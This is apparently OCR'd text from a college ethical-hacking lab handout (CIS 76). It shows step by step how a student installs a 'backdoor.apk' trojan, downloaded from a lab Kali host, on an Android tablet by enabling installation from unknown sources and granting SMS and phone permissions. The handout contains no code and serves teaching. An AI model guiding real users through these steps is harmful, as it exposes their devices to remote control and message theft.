Install malicious "backdoor" payload

EH-Lolli-xx



Select the browser




CIS 76

Hacking without permission is a crime!

Please download this malicious file and install it: backdoor.apk


Browse to EH-Kali at http://10.76.xx.150 and download the file.



6:51 PM
Saturday, November 5

backdoor.apk
Download complete.
6:51 PM

Drag from the top of the window down to reveal the downloaded file. Select it for installation.



CIS 76

Hacking without permission is a crin

Please download this trojan horse: b


MainActivity

Install blocked

For security, your tablet is set to block installation of apps obtained from unknown sources.

CANCEL SETTINGS

On the Warning message select Settings



Security

Smart Lock
To use, first set a screen lock

Encryption

Encrypt tablet

Passwords

Make passwords visible ●

Device administration

Device administrators
View or deactivate device administrators


Unknown sources ●
Allow installation of apps from unknown sources

Credential storage


Storage type
Software only

Trusted credentials
Display trusted CA certificates


Enable installation from unknown sources then select Home



Select the All Apps icon



Select File Manager



□ Alarms
11/5/16 2:40 PM drwxrwx---

□ Android
11/5/16 2:40 PM drwxrwx--x

□ DCIM
11/5/16 2:40 PM drwxrwx---

□ Download
11/5/16 6:51 PM drwxrwx---

□ Movies
11/5/16 2:40 PM drwxrwx---

□ Music
11/5/16 2:39 PM drwxrwx---

□ Notifications
11/5/16 2:40 PM drwxrwx---


□ Pictures
11/5/16 2:40 PM drwxrwx---

□ Podcasts
11/5/16 2:40 PM drwxrwx---

□ Ringtones
11/5/16 2:40 PM drwxrwx---

storage

Select Download folder




..
Parent folder

□ backdoor.apk
11/8/16 11:26 PM -rw-rw---- 9.26 kB

□ images.jpg
11/8/16 11:13 PM -rw-rw---- 13.23 kB

Double click on backdoor.apk to install



MainActivity

Do you want to install this application? It will get access to:

PRIVACY

directly call phone numbers
this may cost you money
read phone status and identity

read your text messages (SMS or MMS)
receive text messages (SMS)
send SMS messages
this may cost you money

